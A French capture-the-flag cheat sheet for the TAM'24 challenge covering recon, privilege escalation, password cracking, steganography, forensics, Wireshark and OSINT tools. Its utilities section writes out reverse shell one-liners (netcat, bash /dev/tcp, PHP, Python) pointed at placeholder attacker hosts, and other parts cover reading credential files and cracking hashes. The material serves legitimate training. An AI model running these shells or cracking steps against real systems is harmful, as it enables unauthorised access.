Challenge 

TAM'24

Fiche Technique CyberSécurité

Sommaire

1. Collecte d'informations
2. Élévation de privilèges
3. Bases de données
4. Stéganographie
5. Cryptographie et Brute Force
6. Forensic
7. Reverse
8. Utilitaires
9. Réseau
10. OSINT
11. Liens utiles

Collecte d'informations

Outils essentiels :

- **netdiscover** : Scanner de réseau

```
netdiscover -r 192.168.10.0/24 -p
```

- **nmap** : Scanner de sécurité, de ports, et d'exploration de réseaux

```
nmap -A -T4 -sC -sV -O -p- 192.168.10.3
```

- **dnsmap** : Scanner de sous-domaines DNS

```
dnsmap exemple.com -w /usr/share/wordlits/dnsmap.txt
```

- **wpscan** : Scan de vulnérabilités WordPress

```
wpscan --url http://exemple.com
```

- **sqlmap** : Détection et exploitation d'injections SQL

```
sqlmap -u "http://example.com/vuln.php?id=1" --batch --dbs
```

- **dirb** : Scanner du contenu Web existants et/ou masqués (fichiers, dossiers ...)

```
dirb http://192.168.10.3 /usr/share/wordlists/dirb/common.txt -X .html, .php
```

- **gobuster** : Scanner du contenu Web existants et/ou masqués (fichiers, dossiers ...)

```
gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir
-u http://192.168.10.3 -w php,html
```

🛠 Élévation de privilèges

Commandes clés :

- **sudo** : Voir les privilèges sudo de l'utilisateur

```
sudo -l
```

- **find** : Rechercher des fichiers avec le SUID bit

```
find / -perm -u=s -type f 2>/dev/null
```

- **LinPEAS** : Script de recherche automatique de failles de privilèges sur Linux.
- Les fichiers `/etc/passwd`, `/etc/shadow` et `/etc/group` peuvent être intéressants à investiguer.
- Le fichier historique `/home/user/.bash_history`

Bases de données

Outils :

- **mysqldump** : Exporter une base de données entière (structure et données)

```
mysqldump [options] --databases db_name > backup.sql
```

Stéganographie

Outils et commandes :

- **strings** : Extraire les chaînes de caractères visibles dans un fichier

```
strings fichier
```

- **binwalk** : Rechercher des fichiers incorporés dans des données binaires

```
binwalk fichier
binwalk -e fichier
```

- **zsteg** : Détection / Extraction d'information cachée https://github.com/zed-0xff/zsteg

```
zsteg imageLSB
```

- **steghide** : Dissimuler / Extraire des données dans une image

```
steghide extract -sf stego -xf secret
```

- **stegseek** : Cracker les mots de passe protégeant l'insertion de données

```
stegseek image /usr/share/wordlists/rockyou.txt
```

- **pdfhider** : outil en ligne de commande pour dissimuler une données dans un fichier pdf https://github.com/NickTateo/PDFHider

```
pdfhider -d stegoPDF
```

- **audiostego** : outil en ligne de commande pour dissimuler une données dans un fichier audio https://github.com/danielcardeenas/AudioStego

```
audiostego stegoAudio -f
```

- **videostego** : outil en ligne de commande pour dissimuler une données dans un fichier vidéo https://github.com/JavDomGom/videostego

```
videostego -f stegoVideo -r
```

Cryptographie et Brute Force

Outils et exemples :

- **John the Ripper** : Cassage de mot de passe avec un dictionnaire

```
john --wordlist=/usr/share/wordlists/rockyou.txt myhash.txt
```

et la commande `zip2john` pour extraire le mot de passe d'une archive zip.

```
zip2john monfichier.zip > myhashzip
john --wordlist=/usr/share/wordlists/rockyou.txt myhashzip
john --show myhashzip
```

- **fcrackzip** : Casser un fichier ZIP protégé par mot de passe

```
fcrackzip -v -u -D -b /usr/share/wordlists/rockyou.txt monfichier.zip
```

- **openssl** : Déchiffrement via AES-256-CBC

```
openssl enc -aes-256-cbc -in dataC -out dataP -iv
a8a52cb64aec3dbec7a0e425867f90e6 -K
06cc494b77502bca0423c0f795b33e9cc6ef953a9c66c8001c91056a5fe8bba -d
ou bien
openssl enc -aes-256-cbc -in dataC -out dataP -e (mot de passe demandé)
```

- **RSActfTool** : outil pour décrypter les données à partir de clés publiques faibles et tenter de récupérer la clé privée correspondante, basé sur une gamme complète d'options d'attaque du protocole RSA (factorisation des nombres entiers).

🔍 Utilisation de RSACtfTool

Commandes de base

Dans cet exemple, on a notre disposition un fichier de **clé publique** (ex. `key.pub`) et un **fichier chiffré** (ex. `message.enc`). La clé publique contient le module (N) et l'exposant (e) qui seront analysés par **RSACtfTool** pour tenter de récupérer la clé privée.

Voici une commande de base pour **décrypter un message** avec une clé privée générée à partir de la clé publique faible :

```
python3 RsaCtfTool.py --publickey key.pub --private --decrypt message.enc
```

Explication de la commande :

- `--publickey key.pub` : Spécifie le fichier contenant la clé publique RSA avec les valeurs N et e.
- `--private` : Indique à l'outil de récupérer la clé privée, si possible, à partir de la clé publique.
- `--decrypt message.enc` : Tente de déchiffrer le fichier message.enc avec la clé privée retrouvée.

==

- **CyberChef** : CyberChef est une application web conçue et mise à disposition par le GCQH (les renseignements britanniques). Elle permet de très facilement appliquer des fonctions d'encodage, décodage, compression, décompression, chiffrement et déchiffrement sur une donnée

🔍 Utilisation de CyberChef

Tutoriel

Vous trouverez un tutoriel d'initiation à Ghidra en suivant le lien suivant : https://www.it-connect.fr/cyberchef-une-application-web-pour-dechiffrer-decoder-et-transformer-des-donnees

---

🧪 Forensic

Outils essentiels :

- **exiftool** : Lire et manipuler les métadonnées d'un fichier

  ```
  exiftool image.jpg
  ```

- **base64** : Décodage Base64

  ```
  echo "encoded_string" | base64 -di
  base64 -di fichier
  ```

- **rot13** : cas particulier du chiffre de César, un algorithme simpliste de chiffrement de texte.

Reverse

- **Ghidra** : logiciel libre d'ingénierie inverse développé par la NSA. Son interface graphique intègre un désassembleur et un décompilateur afin de réaliser l'analyse de fichiers binaires.

Utilisation de Ghidra

Tutoriel

Vous trouverez un tutoriel d'initiation à Ghidra en suivant le lien suivant :
https://medium.com/@zaid960928/ghidra-tutorial-introduction-a3889e138434

Utilitaires

Outils réseaux pratiques :

- **netcat (nc)** : Utilitaire tout-en-un pour TCP/IP
  - **Transfert de fichiers** :

```
nc -nvlp <port> > fichier_receptionné
nc -nv <ip_cible> <port> < fichier_envoyé
```

  - **Reverse Shell** :

```
nc -nv <attacker_ip> <port> -e /bin/bash
```

  - **communication entre deux machines** :

```
machine 1 : nc -nvlp <port1>
machine 2 : nc -nv <target ip1> <port1>
```

- **Reverse Shell sans netcat ou nc**
  - **bash** :

```
bash -i >& /dev/tcp/attacker ip/attacker port 0>&1
```

  - **PHP** :

```
php -r '$sock=fsockopen("attacker ip",attacker port); exec("/bin/sh -i
<&3 >&32>&3");'
```

- **Python** :

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
;s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),
1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'
```

- **Générateur de reverse shell** : https://www.revshells.com/

- **Spawner un shell**

```
python3 -c 'import pty;pty.spawn("/bin/bash") ;'
en option
    Ctrl Z
    stty raw -echo;fg
    ENTER
```

- **Transfert Kali ⇝ Target (Linux)**
  - via **HTTP** (dossier d'échange /root/Box)

    Kali$ `cd /root/Box`

    en PHP : Kali$ `php -S 127.0.0.1:port` en Python2 : Kali$ `python2 -m SimpleHTTPServer port` en python3 : Kali$ `python3 -m http.server port`

    Target$ `wget IP_Kali :port_Kali/fichier`
  - via **SSH**

    Target$ `scp root@IP_Kali :/.../fichier .`

    Target$ `scp fichier root@IP_Kali :/.../`

Réseau

Outils de diagnostic réseau :

- **ping** : Vérifier la connectivité réseau

```
ping <adresse_IP>
```

- **dig** : Collecter des informations sur les serveurs DNS

```
dig <nom_de_domaine>
```

- **nslookup** : Rechercher l'adresse IP d'un hôte spécifique ou faire une recherche DNS inversée

```
nslookup <nom_de_domaine>
```

- **host** : commande qui permet d'effectuer une énumération DNS.

  → recherche pour trouver l'adresse IP : `host -a domaine_cible`

  → recherche inversée sur l'adresse IP : `host adresse-IP-cible`

  → recherche pour trouver les serveurs de noms de domaine : `host -t ns domaine_cible`

🔎 Wireshark : Analyse de paquets réseau

1. **Introduction**

Wireshark est un outil open source puissant d'analyse de paquets réseau. Il permet de **capturer**, **filtrer**, et **analyser** les paquets en temps réel ou à partir de fichiers PCAP existants.

Les fichiers **PCAP (Packet Capture)** sont des fichiers qui contiennent les données capturées par des outils comme **Wireshark**, **tcpdump** ou autres. Un fichier PCAP enregistre chaque paquet réseau vu sur une interface spécifique, fournissant un aperçu détaillé de tout le trafic réseau, ce qui est utile pour le diagnostic, la détection d'intrusion ou l'analyse forensique.

Fonctionnalités principales :


- **Capturer le trafic réseau** sur une ou plusieurs interfaces.
- **Filtrer les paquets** selon des critères précis (adresses IP, protocoles, ports).
- **Analyser en profondeur** les paquets pour voir le contenu des échanges réseau.
- **Rechercher des anomalies** ou des vulnérabilités dans le trafic capturé.

---

3. **Démarrage avec Wireshark**

3.1 Ouverture d'un fichier PCAP


1. **Lancer Wireshark** et cliquer sur **"File" > "Open"** pour ouvrir un fichier **PCAP** existant.
2. **Sélectionner le fichier** pour commencer l'analyse.



3.2 Vue générale de l'interface

L'interface Wireshark se compose de trois sections principales :

- **Liste des paquets** : Vue chronologique de chaque paquet capturé.
- **Détails du paquet** : Informations détaillées sur un paquet sélectionné.
- **Données brutes** : Affiche les données en format brut hexadécimal.



3.3 Utilisation des filtres

Les filtres permettent de **simplifier l'analyse** en affichant uniquement les paquets d'intérêt. Voici quelques exemples courants :

- **Filtrer par protocole** :


```
http
tcp
udp
```

- **Filtrer par adresse IP** :

```
ip.addr == 192.168.1.1
```

- **Filtrer par port**:

```
tcp.port == 80
```




4. Exportation des objets capturés

4.1 Exportation des objets HTTP

Wireshark permet d'extraire facilement des fichiers ou objets présents dans les paquets HTTP. Par exemple, vous pouvez exporter des images, des fichiers PDF, des scripts, etc.

Étapes à suivre :

1. **Filtrer le trafic HTTP** avec le filtre :
2. **Cliquer sur "File" > "Export Objects" > "HTTP"**.
3. Une fenêtre affichera les objets détectés. Sélectionnez les objets et cliquez sur **"Save As"** pour les enregistrer sur votre machine.



OSINT (Open Source Intelligence)

Outils :

- **Analyse de comptes google** : un compte google peut avoir de nombreuses informations associées consultable directement en ligne: site webs associés, localisation publiques google maps, calendriers publics, pages youtubes, comptes liés via SSO (Single Sign-On (SSO) est un service d'authentification de session et d'utilisateur qui permet à un utilisateur d'utiliser un ensemble d'informations d'identification pour accéder à plusieurs applications.)
- **epieos** : Plateforme complète pour analyser un compte Google https://epieos.com/
- **Outils google** :
  - **lens** : reconnaissance d'image et de texte sur la toile

  - **dork** 

: recherche suntaxique spécifique de site web

- **Oletools** : Analyse de fichiers Microsoft OLE2 (Office, MSI, Outlook) https://github.com/decalage2/oletools
- **FotoForensic** : outils forensic pour les images https://fotoforensics.com/
- **PeePDF** https://eternal-todo.com/tools/peepdf-pdf-analysis-tool, **PDF-parser** https://www.kali.org/tools/pdf-parser/, **PDFcrack** https://www.kali.org/tools/pdfcrack/: outils forensic pour les fichiers pdf.

Liens utiles

- **Kali tools** : https://www.kali.org/tools/
- **GTFOBins (Unix Binaries Bypass)** : https://gtfobins.github.io/
- **CyberChef** : https://gchq.github.io/CyberChef/
- **CyberChef "Magic"** : https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')
- **dcode (outils de décryptage et décodage)** : https://www.dcode.fr
- **RSActfTools** : https://github.com/RsaCtfTool/RsaCtfTool
- **John The Ripper** : https://github.com/openwall/john
- **Aperisolve** : https://www.aperisolve.com/
- **MD5 Decrypt** : https://md5decrypt.net/
- **CrackStation** : https://crackstation.net/
- **Qrcode Reader** : https://products.aspose.app/barcode/fr/recognize/qr
- **PHP Reverse Shell** : https://pentestmonkey.net/tools/web-shells/php-reverse-shell
- **LinPEAS vs WinPEAS** : https://github.com/peass-ng/PEASS-ng
- **Payload All the Things** : https://github.com/swisskyrepo/PayloadsAllTheThings
- **IP Location** : https://www.iplocation.net/
- **MindMap et bien plus** : https://github.com/Ignitetechnologies/Mindmap

---



Note : Ce guide est un aperçu des outils et des techniques couramment utilisés dans la sécurité offensive. Il est conçu à des fins d'apprentissage et ne doit être utilisé que dans des environnements de tests légaux.